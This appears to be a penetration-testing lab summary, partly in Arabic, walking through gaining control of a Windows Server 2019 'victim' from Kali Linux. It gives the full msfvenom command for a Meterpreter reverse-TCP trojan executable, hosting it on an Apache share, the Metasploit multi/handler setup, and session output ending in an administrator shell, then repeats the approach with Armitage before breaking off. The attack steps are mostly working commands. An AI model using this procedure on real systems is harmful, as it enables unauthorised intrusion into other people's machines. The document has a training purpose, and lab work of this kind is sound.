

Exploits

بعد ما قمت بتجميع المعلومات الكافية عن الضحية ومعرفة جميع نقاط ضعفه. تأتي الان خطوة استغلال هذه الثغرات لسيطرة على جهاز الضحية

في هذا الملخص سوف نقوم بثلاث محاولات استغلال لدخول لنظام الضحية

1. using Metasploit tool(page 3957)
2. using Armitage tool(page 3967)
3. using FatRat to make a Macro file(page 3979)

exploit server 2019 using Metasploit :

ملخص الطريقة :

نصنع ملف ضار ونرسله لضحية وبعدها نفتح الثغره عن طريق الميتا واول ما يحمل الضحية الملف ندخل لنظام الضحية

The steps:

make the Trojan backdoor file(make sure you are on root, the ip address is for kali):

```
(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
└─(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe
LHOST=192.168.56.101 LPORT=444 -o /home/kali/Desktop/test.exe
```

now make the share directory:

```
(root㉿kali)-[/home/kali]
└─# mkdir /var/www/html/share
```

now do the next command to permit them:

```
(root@kali)-[/home/kali]
# chmod -R 755 /var/www/html/share
```

```
(root@kali)-[/home/kali]
# chown -R www-data:www-data /var/www/html/share
```

now we need to copy the backdoor file to the share file:

```
(root@kali)-[/home/kali]
# cp /home/kali/Desktop/test.exe /var/www/html/share
```

now start the apache2 server if not start yet^^:

```
[sudo] password for kali:
(root@kali)-[/home/kali]
# service apache2 start
```

now you need to open meta tool:


```
[sudo] password for kali:
(root@kali)-[/home/kali]
# msfconsole
```

this is all the command you need to do it on meta(ip address =kali):


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.101:444
```

now the next step you need to do it on server side:

open the browser and write ip address of kali



now click-it and run it:



Back to kali:

now the connection is establish 🐱:

```

[*] Started reverse TCP handler on 192.168.56.101:444
[*] Sending stage (175686 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.101:444 -> 192.168.56.103:63234) at
    2024-01-31 10:05:10 -0500

meterpreter > sysinfo
Computer      : WIN-G6JD8VH9P0I
OS            : Windows Server 2019 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : TRY
Logged On Users : 8
Meterpreter   : x86/windows

```

write shell to enter it:

```

meterpreter > shell
Process 3428 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

```

here you can see that you already on the server:

```
C:\Users\Administrator\Desktop>
```


exploit server 2019 using Armitage :

تشبه الطريقة السابقة ولكن يستخدم اداء آرمتيج+ الميتا

The steps:

(just make sure this lab needs to be after lab one , because some steps are related to it)


first start the next command to start the service:




```
root@kali
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(kali㉿kali)-[~]
# service postgresql start
(kali㉿kali)-[~]
#
```

now open Armitage tool:


don't change anything here just click connect:




click yes:




this maybe will take a little bit time:




now you need to write the IP of the windows server:




it will look like this:




now click to this(payload>windows>meterpreter):



change the LPORT to 444, and make it exe:



now save it :



now make a copy of it to share the file:


```
(root@kali)-[/home/kali]
# cp /home/kali/Desktop/mal.exe /var/www/html/share
```

make sure the apache2 server is open:


```
(root@kali)-[/home/kali]
# service apache2 start
```

go back to Armitage tool , and again click to the same meterpreter, but this time only change the LPORT to 444, and click launch


now go to the windows server and open the share file:



